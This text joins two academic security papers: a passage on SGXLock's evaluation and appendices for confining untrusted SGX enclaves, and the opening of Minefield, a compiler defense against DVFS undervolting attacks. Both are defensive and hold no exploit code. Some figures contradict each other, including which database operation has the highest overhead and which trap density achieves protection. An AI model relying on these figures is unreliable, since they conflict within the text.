Specifically, for host memory read/write manipulation, when the enclave tries to read/write host memory regions other than its *parameter buffers*, a `SIGSEGV` signal is captured by our signal handler due to the violation of MPK's permission restriction, and the execution is aborted. For host stack pointer manipulation, when the enclave execution exits, a single-step debug exception is issued and the control flow transfers to the corresponding signal handler. Since the host stack pointer is corrupted by the enclave, the corresponding integrity check in the signal handler fails and the execution is aborted.

6.2 Performance Evaluation

In this section, we focus on the performance evaluation of our prototype to demonstrate its effectiveness. Our evaluation was performed on a platform with the Intel i7-10700F CPU (2.90GHz), which supports both SGX and MPK, and the 16GB physical memory. The system software running on the platform is Ubuntu 18.04.4 (Kernel v5.4.28) with SGX driver v2.6 installed.

6.2.1 Evaluation Methodology

First, we use *micro-benchmarks* to measure the introduced host-enclave interaction latency by our prototype, which is the main cause of the performance overhead. Specifically, we evaluate the *raw latency overhead*. This is introduced by the additional interaction code, e.g., PKRU register update, single-step mode enabling/disabling, and single-step debug exception handling. We also evaluate the performance overhead for the *parameter passing*, i.e., copying to/from the parameter buffer (*param_buffer*).

Second, we choose three representative scenarios, i.e., the privacy-preserving machine learning service, the relational database, and the web server to evaluate the overhead of real-world applications. The choice is based on three reasons. First, they are popular scenarios for SGX that have been evaluated in previous systems. Second, both the database system and the web server require high-frequency system calls, which represent the real scenarios of high-frequent `OCALL`s. Third, as a data-intensive service, the machine learning service usually passes large parameters, including model weights or inputs. The benchmark programs used in the evaluation have been released in the link [7].

Last, we evaluate the overhead introduced by the code inspection mechanism.

Table 1: The evaluation result of the raw ECALL/OCALL latency.

	Original	SGXLock	SGXLock *[2]
ECALL	7,636	11,662 (52.7%)	9,288 (21.6%)
OCALL	5,908	9,588 (62.3%)	7,303 (23.6%)

[1] Time is measured in CPU cycles.
[2] SGXLock * represents our prototype with single-step mode disabled.

6.2.2 Micro-Benchmarks

Raw latency overhead We implement an empty `ECALL` routine with no arguments [4]. We then invoke the empty `ECALL` routine from the host application and record the execution time to represent the raw `ECALL` latency. To measure the raw `OCALL` latency, we implement an empty `OCALL` routine with no arguments and invoke it within the empty `ECALL`. Then we record the execution time of invoking the `ECALL` routine again and subtract the raw `ECALL` latency. Last, to evaluate the latency introduced by the data access and the control flow asymmetry elimination respectively, we disable the single-step mode and perform the above evaluation again.

Table 1 shows the overall result. Our prototype introduces 52.7% overhead for the raw `ECALL` latency and 62.3% for the raw `OCALL` latency. The control flow asymmetry elimination contributes 31.1% and 38.7% of the result, respectively.

Note that, the latency shown in Table 1 represents the *upper bound* of the performance overhead. That's because in real-world applications, there are usually complex workloads inside the worker function of the `ECALL/OCALL`.

To further show the raw latency overhead in practice, we use different `ECALL` worker functions that have different execution time inside the enclave. We also use various numbers of invoked `OCALL`s during this process. This can represent different types of applications. For each test, the function inside the enclave invokes an empty `OCALL` without any arguments at different frequencies. We repeat the measurement 20 times

[4] The *empty* routine means that the worker function of an ECALL/OCALL returns immediately when it is invoked.

Table 2: The overhead under different execution time inside the enclave and the OCALL frequency.

Frequency	Execution Time						
	1ms	5ms	10ms	50ms	100ms	500ms	1000ms
1	0.2%	0.1%	0.1%	0.04%	0.05%	0.03%	0.03%
10	1.4%	0.4%	0.5%	0.06%	0.02%	0.0%	0.0%
100	10.8%	2.4%	1.2%	0.3%	0.1%	0.05%	0.03%
1,000	42.6%	18.0%	10.3%	2.4%	1.2%	0.3%	0.1%
10,000	61.1%	51.6%	41.5%	17.6%	10.5%	2.4%	1.2%
50,000	63.7%	61.2%	56.7%	41.6%	31.6%	10.5%	**5.6%**
100,000	63.9%	62.8%	59.8%	50.2%	42.5%	18.0%	10.3%

and report the arithmetic mean values. Table 2 shows the result. The execution time inside the enclave ranges from *1ms* to *1s*.

The overhead is negatively correlated with the execution time inside the enclave, while positively correlated with the `OCALL` frequency. Note that in our evaluation, the `OCALL` is empty. Thus the overhead represents the corresponding upper bounds in practice. Generally speaking, the worker function inside the enclave tends to invoke the `OCALLs` at low-frequency, since the main purpose for an `OCALL` is to perform the system calls (e.g. file operations). According to Gruss et al. [16], Netflix had studied the system call rates of their cloud services and found the highest rate is around 50,000 system calls per second per CPU. As shown in Table 2, under the setting that the execution time is 1s and the OCALL frequency is 50,000, the performance overhead is 5.6%. It demonstrates the effectiveness of our system for real-world scenarios.

Parameter Passing Overhead We use the empty `ECALL` and `OCALL` routines, with a pointer argument `buf` whose size is 64MB. We use a large buffer size to make the time of parameter passing dominate the whole application's execution, thus omitting the raw latency overhead previously discussed.

After that, we specify the direction attribute of the `buf` as `[in]`, `[out]`, or `[in, out]` and then record the time cost for each specification, respectively. The `[in]`, `[out]` and `[in, out]` for an `ECALL` means the parameters will be copied into the enclave, copied from the enclave and copied in both directions. The meanings of the attributes for an `OCALL` are similar.

Table 3 shows the result. The worst case is for the pointer argument of an `OCALL` with the `[in]` attribute, whose overhead achieves 26.4%. Besides, the additional parameter passing time under the `[in,out]` setting is obviously longer than that under the `[in]` or `[out]` setting. This is because it requires two additional data copy operations, i.e., copy to and from the *param_buffer*, while the others only require one operation, i.e. copy to or from the *param_buffer*. Again, this evaluation only considers the raw parameters passing overhead, which shows the upper bound of the overhead.

One interesting finding is that a pointer argument with the `[out]` attribute requires much longer parameter passing time compared to others. Accordingly, the overhead is much lower

Table 3: The evaluation result of parameter passing. Time is measured in milliseconds.

	ECALL			OCALL		
	`[in]`	`[out]`	`[in,out]`	`[in]`	`[out]`	`[in,out]`
Original	28.0	145.5	45.6	17.9	157.0	45.7
SGXLock	32.9	150.9	55.7	22.7	161.1	54.4
Additional Time	4.9	5.4	10.1	4.8	3.1	8.7
Overhead	17.6%	3.7%	22.3%	26.4%	1.9%	18.9%

Table 4: The execution time (milliseconds) and overhead of the machine learning service using our system.

	Original	SGXLock	Overhead
Enclave creation	283.80	283.91	0.04%
Model loading	43.59	54.00	23.90%
Inference	1,962.10	1,970.85	0.45%
Total	2,289.49	2,308.76	0.84%

(3.7% and 1.9%, respectively). That is because the edge routines of `ECALL/OCALL` in the enclave side would call `memset` to clear the buffer that is newly allocated for the pointer argument with the `[out]` attribute. The `memset` function is specified as `__attribute__((optimize("O0")))`, thus the compiled `memset` function is not optimized and involves lots of memory access operations.

6.2.3 Real-world Applications

Machine learning as a service We run a trained neural network model (with around 34MB weights data) inside an enclave. The ML model is for predicting the responses of the cancer treatment [8]. SGX is used to protect both the model structure/parameters and input/output. All of them are encrypted outside the enclave and only decrypted inside the enclave at runtime. The implementation of the ML model has been highly optimized for SGX scenario to shorten its inference time [7]. Thus, using it for evaluation is representative to demonstrate the effectiveness of our system. In our experiment, we perform the model inference on 392 inputs (total size is 19MB) and record the time cost of each stage. Note that each stage is implemented as an `ECALL` but may perform multiple `OCALLs`. The measurement is repeated 30 times and the arithmetic median is reported.

As shown in Table 4, our prototype introduces negligible overhead (0.84% on average). In our prototype, extra data copies are required to transfer the `ECALL` parameters to the *param_buffer*. As mentioned above, the size of the model weights is about 34MB. Therefore, the overhead of the model loading stage is relatively high, which achieves 23.9%. For a real-world machine learning inference service, the model loading is performed only once to serve thousands of inputs or even more. Thus the overall overhead is acceptable, just as shown in our experiment (0.84% for 392 inputs).

Table 5: The execution time (milliseconds) and overhead of database operations.

	Original	SGXLock	Overhead
INSERT	1,856,643	1,867,392	0.58%
SELECT	8,428	8,629	2.38%
UPDATE	183,271	186,740	1.89%
DELETE	182,417	182,763	0.19%

Table 6: The evaluation result of a HTTP web server.

	Transfer Rate (kb/s)		Overhead	# of OCALLs
	Original	SGXLock		
1	5.94	5.69	4.21%	~742,000
2	5.93	5.7	3.88%	~742,270
4	5.9	5.7	3.39%	~742,810
8	5.93	5.67	4.38%	~743,890
16	5.92	5.68	4.05%	~744,960

Database We use a ported SGX version of the SQLite [6] database in our evaluation. As a lightweight database engine, SQLite is widely deployed in real-world applications. Besides, the execution of SQLite involves many file operations, thus causing many `OCALLs`. In the evaluation, we record the time cost of four common database operations, i.e., *INSERT, SELECT, UPDATE* and *DELETE*, respectively. Each operation is performed for 10,000 times and the SQL statements are generated with SQLite's performance testing script (`tools/speedtest.tcl`). We repeat our measurements 15 times and report the arithmetic mean.

As shown in Table 5, the overhead for the four operations rangers from 0.19% to 2.38%, with an average value of 1.26%. The highest overhead comes from the INSERT operation, which is 2.38%. We find that there are 11,0338 `OCALLs` and 10,000 `ECALLs` involved for the INSERT operations. In other words, the frequency for the INSERT operation under the original SDK achieves 13,092 `OCALLs` and 1,186 `ECALLs` per second (and 12,787 `OCALLs` and 1,159 `ECALLs` per second under our prototype). Under this high frequent switching between the host application and the enclave, the performance overhead is (only) 2.38%.

A HTTP web server The mbedtls-SGX [4] is a ported version of the `mbedtls`, which can run inside the SGX and provide an SGX-enabled TLS suite for developers. We evaluate the performance of a simple single-thread HTTP server, which is included in the mbedtls-SGX. The HTTP server serves a static web page whose size is 108 bytes. We use the Apache HTTP benchmark tool [1] to perform the evaluation. In each test, the server will serve 1,000 requests. The concurrency level, which represents the number of multiple requests to serve at a time, is increased from 1 to 16 with different intervals. The transfer rate, number of `OCALLs`, and the overhead are collected or computed and shown in Table 6. The introduced overhead is ranging from 3.39% to 4.38%.



Figure 3: The dynamic inspection time of enclaves with different code size.



Figure 4: The result of three macro-benchmark applications for the dynamic binary inspection.

6.2.4 Dynamic Binary Inspection

The binary inspection mechanism consists of the following three ones: static binary inspection, PCL binary inspection and dynamic binary inspection. Static and PCL binary inspection only introduce the one-time overhead when creating an enclave. We report the result in Appendix B. In the following, we present the overhead of the dynamic binary inspection.

Raw inspection overhead Specifically, we first increase the size of the enclave code that needs to be dynamically inspected and record the corresponding inspection time. The enclave code size ranges from 4K to 40K. We repeat the inspection 100,000 times for each test and then calculate the average value. Figure 3 shows that the overhead introduced by the dynamic binary inspection is positively correlated with the enclave code size to be inspected. Specifically, it takes about 9.29 us (i.e. ~26,941 cycles for the CPU used in the evaluation) for dynamically inspecting one enclave code page.

Macro-benchmark applications We further port three macro-benchmark applications to emulate the code secrecy protection scenario by leveraging Intel SGX SDK's PCL mechanism. Moreover, PCL binary inspection is disabled. Thus the first execution of the enclave code at runtime will trigger the dynamic binary inspection. First, we feed each application with a small number of inputs (thus a short execution time inside the enclave) and records their *runtime* performance (i.e. the enclave creation time is excluded). Specifically, 4 samples for the ML service, 20 *SELECT* operations for the database service and 1 request for the web server are

used. We compare the execution time of the ported version application with the original one.

As shown in Figure 4, dynamic binary inspection introduces acceptable overhead for three macro-benchmark applications *even* with a fraction of inputs. Note that the overhead present here is obviously higher than real-world scenarios, sine more inputs will be served. To this end, we also evaluate the overhead with the same inputs used in Section 6.2.3, the performance overhead is negligible.

7 Discussion

High-level attacks SGXLock focuses on eliminating the enclave-host asymmetries so that the host-enclave interaction can be restricted to the specified interfaces. High-level attacks [13, 22] based on the specified interaction interfaces (e.g., `ECALL/OCALL` in Intel SGX SDK [3]) are not considered. Nevertheless, SGXLock lays a foundation for the defense mechanism to mitigate such high-level attacks. We regard exploring the defense mechanisms for high-level attacks based on SGXLock as our future work.

SGX2 support Intel released the 2nd generation SGX in its IceLake platform, called SGX2. Compared with SGX1, SGX2 supports the dynamic enclave memory management. It provides three new run-time primitives for an enclave, including enclave page allocation/deallocation, enclave page permission (EPCM) restriction/extension, and dynamic thread (TCS) creation and destruction. Currently, our prototype implementation is based on SGX1. However, the design of SGXLock itself is compatible with SGX2. First, the page allocation and the dynamic threading management in SGX2 require the involvement of the OS. So the host application can be aware of the corresponding operations. Second, SGX2 enables an enclave to modify an enclave page's permission in the page's corresponding EPCM entry. It is orthogonal to SGXLock's access control mechanism, which relies on page tables and the PKRU register to perform the access permission control.

Legacy enclaves support The legacy enclaves can be supported at the source code and the binary level, respectively. If the source code is available, our prototype can keep backward-compatibility with minor or even no modification. The only possible required modification is to remove the `user_check` attribute from the enclave code. Our experience shows that it only requires a minor engineering effort (e.g. changing about 30 lines of code when porting the ML inference service). Besides, the use of `user_check` is not recommended. Because it is prone to the TOCTOU attack at design level. Similar discussions or opinions are also expressed in other work [36].

Legacy binary enclaves can be transparently supported if the `user_check` attribute or DLGC is not used by the enclave. Otherwise, embedding our inspection code into the enclave binary to support the DLGC auditing and removing the `user_check` attribute are needed. They can be implemented using the binary rewriting technique, but only by enclave developers. That is because the binary needs to be re-signed to satisfy the remote attestation. Note that while embedding inspection code can be easily implemented via enclave entry hooking (as described in Section 4.3.1), removing the `user_check` attribute *automatically* via binary rewriting is kind of challenging considering it depends on the enclave-specific semantic. Exploring it is regarded as our future work.

Impact to the debugging functionality Leveraging the single-step mode to eliminate control flow asymmetry affects the normal debugging function for neither the enclave nor its host application. As a security enhancement mechanism, SGXLock is used in the production environment, where debugging with the single-step mechanism is no need. At the development stage, since SGXLock is transparent to developers, it could be temporarily disabled (e.g., using unmodified uRTS) if then developers want to leverage the single-step mode to debug the program.

8 Related Work

Untrusted enclave confinement Several mechanisms have been proposed to confine the *untrusted* enclave. One proposal is to detect the malicious actions of an enclave by monitoring its I/O behaviors [14], which is not practical yet. Costan et al. also proposed a solution to perform the static analysis on the enclave code [14]. To deal with runtime generated code, it requires all enclaves to include a standardized static analysis framework into themselves. This brings two security concerns, i.e., the source credibility of the static analysis framework and the increased TCB introduced by the framework. SGXJail [36] confines the enclave's behaviors by residing each enclave in a separated sandbox process. It suffers from the scalability issue, especially for multiple enclaves and multi-threading scenarios. SGXLock does not have such an issue because of its in-process confinement design. Some systems [18, 29] apply the software fault isolation (SFI) technique into the enclave to confine user code inside the enclave. However, they do not support dynamically generated code inside the enclave. Our system does not have this limitation. Moreover, Zhang et al. [39] proposes a black-box detection framework, SGX-Bouncer, for SGX enclave malware. However, enclave malware could hide its attack behavior while it is aware of SGX-Bouncer to evade detection.

Usage of Intel MPK and SGX Intel MPK provides a hardware primitive to implement efficient intra-process isolation [17, 31, 32]. ERIM [32] leverages MPK to provide intra-process isolation for normal applications with low performance overhead. However, ERIM is not applicable to SGX scenarios due to the hardware isolation of SGX. The libmpk [24] system virtualizes MPK protection keys in software so that an unlimited number of protection keys are available. The libmpk system is orthogonal to our work and its

design about protection key virtualization can be borrowed by our system to implement the support of an unlimited number of enclaves in the future.

SGX has been leveraged to protect user code and data in different scenarios. For instance, VC3 [26] uses SGX to implement trustworthy data analytics in the cloud. LightBox [15] leverages SGX to provide a highly efficient solution for middleboxes in the cloud. To facilitate the usage of SGX, different software development kits (SDK) [2, 3, 5, 34] have been provided to the developers. Moreover, several library operating systems (libOS) [10, 12, 29] have been developed to minimize the effort of legacy code refactoring for SGX. However, all of these SDKs and libOSes have not considered the issue of untrusted enclaves. SGXLock can be integrated into them to address this issue.

Attacks towards SGX and security enhancements for SGX Researchers have proposed different classes of attacks towards SGX. Most of them are side-channel based attacks. A representative type of attack is controlled-channel attacks [11, 35, 37]. Another class of attacks is based on the software vulnerabilities inside the enclave [19, 21]. For instance, Khandaker et al. [19] systematically summarized the attack surface of the host-enclave interaction interfaces, from the host application's view.

Accordingly, security enhancement mechanisms [23, 30] have been introduced to enhance the security guarantees. To defend against controlled-channel attacks, T-SGX [30] relies on the TSX hardware feature to suppress the occurrence of page faults inside the enclave. Besides, some defense mechanisms [20, 28, 40] are proposed to address the vulnerabilities inside the enclave code. These security enhancement mechanisms can collaborate with SGXLock to strengthen the mutual distrust relationship between an enclave and its host application.

9 Conclusion

In this paper, we propose an efficient and scalable defense mechanism to confine an untrusted enclave's behaviors. The threats of an untrusted enclave come from the enclave-host asymmetries, i.e., the data access asymmetry and the control flow asymmetry. Our solution leverages two x86 hardware features, i.e., *Intel MPK and x86 single-step mode*, to break the data access and control flow asymmetries, respectively. We have implemented a prototype system. The evaluation shows the efficiency and effectiveness of our system.

A Challenges of adopting ERIM's design to block PKRU update inside the enclave

The solution proposed by the ERIM cannot be directly applied to our system for the following reasons.

```
1  /******** wrapper of WRPKRU ********/
2  xor  %ecx, %ecx
3  xor  %edx, %edx
4  mov  $PKRU_DISALLOW_TRUSTED, %eax
5  WRPKRU              // %PKRU <= %eax
6  //the inserted code is as follow
7  cmp  $PKRU_DISALLOW_TRUSTED, %eax
8  je   .Lcontinue
9  syscall  exit
10 .Lcontinue:
11 // execution continues...
12
13 /******** wrapper of XRSTOR ********/
14 XRSTOR
15 // the inserted code is as follow
16 bt  %eax, $0x9
17 jnc .Lcontinue
18 syscall exit
19 .Lcontinue:
20 // execution continues...
```

Listing 1: The wrappers of WRPKRU/XRSTOR in ERIM

CI-1) *The register value could be changed after WRPKRU/XRSTOR instructions.* ERIM leverages the wrappers for `WRPKRU/XRSTOR` instructions for a safe PKRU update. As shown in Listing 1, a few instructions are inserted after `WRPKRU/XRSTOR` instructions to check whether the PKRU register is updated as expected. The assumption is that the value of the `EAX` register between the `WRPKRU` instruction (line 5) and the check of the `EAX` value (line 7) cannot be changed. The same assumption applies to the `XRSTOR` (line 14) and the following check routine (line 16). However, this assumption does not hold in our scenario. When the enclave execution is interrupted on an AEX event and is going to exit the enclave, the program states of the execution would be stored into the enclave's SSA frame by hardware. The SSA frame resides inside the enclave and is software visible. Other enclave executions, if existing, then can corrupt the program states of the interrupted execution by modifying the content of the corresponding SSA frame.

CI-2) *The dynamically loaded code inside the enclave could be encrypted.* Besides, the dynamically loaded and runtime-generated code make the problem even harder. Some enclaves may load or generate code at runtime for the purpose of code secrecy [9]. For instance, an enclave developer may want to protect its proprietary code. So he/she chooses to deploy the proprietary code in the ciphertext. A small piece of the code loader is included in the enclave to load and decrypt the proprietary code after the enclave creation and the remote attestation. The hardware isolation of SGX prevents the host application's inspection mechanism, such as the interception mechanism proposed in ERIM [32], from inspecting the newly loaded or generated code.



Figure 5: The performance overhead of static and PCL binary inspection with different enclave code size.

CI-3) *The occurrence of the XRSTOR instruction is unavoidable inside the enclave.* One intuitive thought is to forbid the occurrence of `WRPKRU/XRSTOR` instructions inside the enclave. However, SGX leaves the switching of the execution's program states to the software (i.e., enclave code) when the execution crosses the enclave boundary via the `EENTER/EEXIT` instruction. Thus, `XSAVE/XRSTOR` instructions are usually used by enclave to efficiently save/restore the extended states of the execution. The occurrence of the `XRSTOR` instruction is unavoidable inside the enclave.

B The overhead of static and PCL binary inspection

The static and PCL binary inspection mechanisms are only invoked when creating an enclave. To evaluate the performance overhead, we use Intel SGX SDK's *SampleEnclave* and *SampleEnclavePCL* in our evaluation, respectively. Specifically, we increase the enclave code size and record the corresponding enclave *creation* time (with or without static/PCL binary inspection). Figure B shows the result. We can see the static and PCL binary inspection mechanisms introduce no more than 2% and 4% performance overhead for the *enclave creation*, respectively.

C Kernel Modifications

Issues of the signal handler Whenever invoking a signal handler, the Linux kernel will override the access permission of the current thread to its initial setting (only access to the protection key 0). This indicates that the kernel assumes the (userspace) signal handler stack belongs to the protection key

```
1   // ECALL definition
2   public void ecall_pointer_in_size(
3       [in, size=len] void *ptr, size_t len);
4
5   // generated by Edger8r
6   // marshaling data structure for arguments
7   typedef struct ms_ecall_pointer_in_size_t {
8     void* ms_ptr;
9     size_t ms_len;
10  } ms_ecall_pointer_in_size_t;
11
12  // generated by our modified Edger8r
13  // wrapper data structure of ECALL/OCALL's
14  // marshaling data structure
15  typedef struct ms_buf_meta_t {
16      size_t offset;
17      size_t size;
18      int in_out;
19  } ms_buf_meta_t;
20  typedef struct ms_param_meta_t {
21      void*   ms;
22      size_t size;
23      ms_buf_meta_t* arr;
24      size_t arr_size;
25      size_t ret_offset;
26      size_t ret_size;
27  } param_meta_t;
```

Listing 2: The `ms_ecall_pointer_in_size_t` is the marshaling data structure generated by `Edger8r` according to the argument attributes of the `ECALL` definition (Line 3). The `ms_buf_meta_t` and `ms_param_meta_t` are wrapper data structures of `ECALL/OCALL`'s marshaling data structure to enable the uRTS to copy the parameters from/to the `param_buf`. Specifically, `ms_buf_meta_t` is used to describe the pointer member of the marshaling structure (e.g., Line 9). `ms_param_meta_t` provides the overall description of the marshaling structure.

0. However, during invoking a signal handler, the kernel will access the signal handler's stack (e.g., for frame setup) with the thread's original access permission (i.e. the PKRU register value). This brings up the functional issue (i.e. permission violation) when the thread has no permission to the protection key zero.

In our prototype, this can happen in two cases. First, the enclave execution exits on an AEX event, and a signal handler is then invoked (e.g., for the dynamic binary inspection). Second, the execution leaves the enclave via the `EEXIT` instruction and a signal-step debug exception is immediately triggered. The corresponding signal handler is invoked to check the jump target of the `EEXIT` instruction.

Solution We make minor modifications (no more 20 lines of code) to the Linux kernel. When accessing the signal handler stack, the kernel will be assigned with the access permission to the protection key 0 *temporarily*, no matter what its current permission is. Specifically, we mainly modify two functions.

- `handle_signal` Before it calls `setup_rt_frame` to set up the stack frame for the signal handler, the PKRU register is updated to enable the access to the protection key 0. The function `setup_rt_frame` is responsible for saving a copy of the current thread's context (including the PKRU register) into the signal handler's stack. Therefore, after returning from the `setup_rt_frame`, the function `handler_signal` updates the saved PKRU register in the copy with its actual value.
- `SYSCALL_DEFINE0(rt_sigreturn)` This is the system call to return from the signal handler and restore the original context. It calls the function `restore_altstack` after restoring the original context. Therefore, the PKRU register is updated to enable the access to the protection key 0 before invoking the `restore_altstack` function.

D Wrapper data structure for the Edger8r tool

The code snippet in Listing 2 shows the wrapper data structure for the `Edger8r` tool (Section 5).

Minefield: A Software-only Protection for SGX Enclaves against DVFS Attacks

Andreas Kogler
Graz University of Technology

Daniel Gruss
Graz University of Technology

Michael Schwarz
CISPA Helmholtz Center for Information Security

Abstract

Modern CPUs adapt clock frequencies and voltage levels to workloads to reduce energy consumption and heat dissipation. This mechanism, dynamic voltage and frequency scaling (DVFS), is controlled from privileged software but affects all execution modes, including SGX. Prior work showed that manipulating voltage or frequency can fault instructions and thereby subvert SGX enclaves. Consequently, Intel disabled the overclocking mailbox (OCM) required for software undervolting, also preventing benign use for energy saving.

In this paper, we propose Minefield, the first software-level defense against DVFS attacks. The idea of Minefield is not to prevent DVFS faults but to deflect faults to trap instructions and handle them before they lead to harmful behavior. As groundwork for Minefield, we systematically analyze DVFS attacks and observe a timing gap of at least 57.8 µs between every OCM transition, leading to random faults over at least 57 000 cycles. Minefield places highly fault-susceptible trap instructions in the victim code during compilation. Like redundancy countermeasures, Minefield is scalable and enables enclave developers to choose a security parameter between 0 % and almost 100 %, yielding a fine-grained security-performance trade-off. Our evaluation shows a density of 0.75, *i.e.*, one trap after every 1-2 instruction, mitigates all known DVFS attacks in 99 % on Intel SGX, incurring an overhead of 148.4 % on protected enclaves. However, Minefield has no performance effect on the remaining system. Thus, Minefield is a better solution than hardware- or microcode-based patches disabling the OCM interface.

1 Introduction

With a variety of use cases for modern computers, CPUs have an increasing number of features, also for security and performance. One feature available on Intel, AMD and ARM CPUs are trusted execution environments (TEEs). TEEs enable running code in a secure environment isolated from the rest of the system with the security goal of protecting code and data even from a compromised operating system or hypervisor.

To accommodate today's performance and efficiency goals, modern CPUs operate at various clock frequencies and voltage levels to adapt to the current workload. When the workload is low or energy must be saved due to thermal or battery constraints, the voltage level and the clock frequency are lowered. This mechanism, DVFS, is available on ARM, Intel, and AMD CPUs and can be controlled from privileged software. However, the modified voltage and frequency affect all security domains on the CPU.

Previous work [15, 32, 38, 40, 41, 48] has shown that an attacker can manipulate voltage and frequency using DVFS to inject faults into victim computations. The typical target of these attacks are TEEs since DVFS requires root privileges [32, 38, 40, 41, 48] or physical access [15], both of which are allowed in TEE threat models. The attacker uses DVFS to bring one or more CPU cores into a state where faults can occur with a very low probability. Thus, the CPU mostly still allows regular operation, *i.e.*, it does not cause a system crash. In this state, certain operations are more likely to experience a fault. Previous work has identified several of these operations, e.g., multiplication operations, pointer arithmetics, and AES-NI instructions. However, most instructions have not yet been analyzed for their fault probability.

In response to the DVFS attacks on Intel CPUs, Intel issued a CVE (CVE-2019-11157) and modified the SGX remote attestation process to verify that overclocking mailbox (OCM) and its model-specific registers (MSRs) allowing software-undervolting are disabled via a microcode update. The voltage regulators responsible for the core's voltage are connected to a bus receiving commands from CPU components, e.g., the OCM. In contrast, VoltPillager [15] directly sends these commands over the bus bypassing the CPU and the OCM. Therefore, disabling the OCM still leaves Intel CPUs without a fully-integrated voltage regulator (FIVR) design [11] vulnerable to VoltPillager [15] style attacks. Disabling the OCM led to complaints [17, 22] as the OCM is used to reduce overheating problems, thus increasing system performance and stability by undervolting the CPU. Some online guides even explicitly recommend reverting BIOS updates to get back the

undervolting feature, breaking the ability to run SGX enclaves securely on these machines [17]. Disabling undervolting only if SGX is enabled impacts the entire system performance and stability if enclaves are used and is thus also not a desirable tradeoff. Selectively disabling undervolting while an enclave is active requires complex microcode changes, as the CPU has to ensure stable voltage levels on any reentry of the enclave. While it is unclear whether this is even possible with a microcode update, we also expect a high impact on the performance of enclaves.

In this paper, we propose the first software-level defense that probabilistically protects secure enclaves against all known DVFS attacks. As an empirical foundation for our defense, we systematically analyze DVFS attacks and categorize them based on the type of fault and its properties (e.g., spatial granularity, temporal granularity, and reproducibility). As part of our empirical analysis, we develop a framework to scan the x86 instruction set for DVFS fault susceptibility. Our analysis of the instructions with the highest fault probability confirms the implicit assumption from previous works that multiplications are most susceptible to faults. Hence, we rely on this instruction for our fault-deflection mechanism. We also analyze the temporal constraints and observe a timing gap of at least 57.8 µs between transitions from one voltage level to another. With the resulting weak control over the temporal fault location, state-of-the-art attacks have to repeat the victim operation millions of times [32, 38, 40, 41]. Currently, an attacker cannot precisely predict when and where during these operations the fault occurs.

Our defense, Minefield is a pure software-level defense implemented as a compiler extension. The basic idea of Minefield is not to prevent DVFS faults but to deflect them into trap instructions that are placed in the victim code during compilation, so that they cannot be weaponized anymore. The number of trap instructions scales as a security parameter from 0 % to almost amount for 100 % of the code base, yielding a fine-grained security-performance trade-off. Note that a security parameter of 100 % would refer to a program that consists only of trap instructions and no other instructions. Our evaluation shows that a trap density of 0.5, *i.e.*, one trap after every second instruction, mitigates the known DVFS attacks on Intel CPUs, namely Plundervolt [38], V0ltpwn [32], Voltjockey [41], and VoltPillager [15]. More specifically, in an attack on *mbedTLS* RSA-4096, a trap density of 2 mitigates more than 99 % of all attack attempts. Thus, Minefield is a viable defense against DVFS attacks on Intel SGX enclaves.

We carefully evaluate the performance impact on SGX enclaves with different Minefield security levels. Both runtime and memory overhead for the enclave scale up with the chosen security level. For a trap density of 0.75, which mitigates the known DVFS attacks in more than 99 % of the cases, Minefield incurs an overhead of 148.4 % on protected SGX enclaves on average. However, in some configurations Minefield even outperforms RSA redundancy protections, and the performance of normal-world applications remains entirely unaffected. Thus, Minefield is a better-suited mitigation against DVFS attacks on SGX enclaves than hardware- or microcode-based patches that disable the OCM entirely and also considers hardware-based undervolting attacks like VoltPillager [15].

While our evaluation focuses on Intel CPUs, we argue that the approach is applicable to ARM and AMD CPUs. Hence, Minefield can also be extended to prevent DVFS attacks on ARM TrustZone [48] and AMD SEV.

Contributions. The contributions of this work are:

1. We present a novel framework to systematically analyze the effects of DVFS faults on the entire x86 instruction set.
2. We propose a compiler extension Minefield, the first software-level defense against all known DVFS attacks.
3. We analyze different security levels and show that known DVFS attacks can be mitigated in 99 % of cases.
4. We evaluate the performance overheads of Minefield and show that the runtime overhead for SGX enclaves is below 150 % while mitigating 99 % of attacks.

Outline. Section 2 provides background, and Section 3 our threat model. Section 4 presents the high-level overview and poses research questions for Section 5. Section 6 details our implementation. Section 7 evaluates the security and performance. Section 8 discusses limitations. Section 9 concludes.

2 Background

In this section, we provide background on Intel SGX and DVFS, the mechanism behind the attacks we mitigate.

2.1 Intel SGX

Intel Software Guard Extension (SGX) [16, 27] is a trusted execution environment (TEE). To protect code and data on an untrusted system, an application is split into an untrusted and a trusted part, which is executed within a so-called SGX enclave. The enclave's execution state and memory cannot be accessed from other processes or the operating system. In the SGX threat model, only the CPU is trusted. Enclave memory is encrypted and integrity-protected in DRAM in a dedicated region called Enclave Page Cache (EPC), mitigating certain software-level and physical attacks. Thus, SGX even protects enclaves on systems compromised in software or hardware.

While these protections apply for the enclave's execution state (e.g., register values) and memory contents, scheduling, and page-table management are still performed by the untrusted operating system. Memory-safety violations [35], race conditions [50], or side channels [7, 45] can still lead to exploitation. Controlled-channel attacks [51], abuse, e.g., page-table entries or the APIC timer interrupt to precisely control the execution flow of a victim application [10, 43, 51]. Transient-execution attacks, e.g., Foreshadow [9], ZombieLoad [44], can precisely leak information from enclaves.

2.2 Power Management (DVFS)

Modern CPUs in smartphones, laptops, and servers, have different energy requirements. Especially mobile devices require constant energy balancing. Operating systems try to maximize the battery runtime while still providing sufficient computing power to handle the user's tasks. For dynamic adaption to the user's needs, modern CPUs implement Dynamic Voltage and Frequency Scaling (DVFS). DVFS allows changing the voltage and frequency from privileged software via model-specific registers (MSR) [27]. However, the overclocking mailbox (OCM) interface allows to change the alignment between voltage and frequency, e.g., reduce the operating voltage at a specific frequency.

Undervolting and overclocking have become important to personal computer owners, especially for gaming computers (overclocking) and laptops (undervolting). While system stability has always been a concern in these communities, only recently researchers discovered that these interfaces can be abused for attacks. The first DVFS-based fault attack [48] overclocked an ARM CPU, leading to fault injection in the TrustZone trusted execution environment. More recently, several works have explored undervolting as a means to inject faults into the Intel SGX trusted execution environment [15, 32, 38, 41]. These works have in common that they modify the operating voltage during the execution of critical instructions leading to a computational error propagating into the result of these instructions. These faulty results lead to incorrect behavior inside a (correct and bug-free) program. These results then lead to exposure of secret data from enclaves, e.g., by faulting index calculations of array accesses. Faulty results can also occur within cryptographic primitives, e.g., enabling differential cryptoanalysis on AES-NI.

The main difference between previous works is the way the operating voltage is changed. VoltJockey [41], V0ltpwn [32], and Plundervolt [38] assume the SGX threat model and use privileged access to the OCM. These attacks can be mounted purely from software and only require access to the OCM MSR. VoltPillager [15], on the other hand, uses additional hardware to send messages directly to the voltage regulator unit on the mainboard. Hence, currently, there is no software mitigation against it, leaving SGX enclaves unprotected.

3 Attacker Model

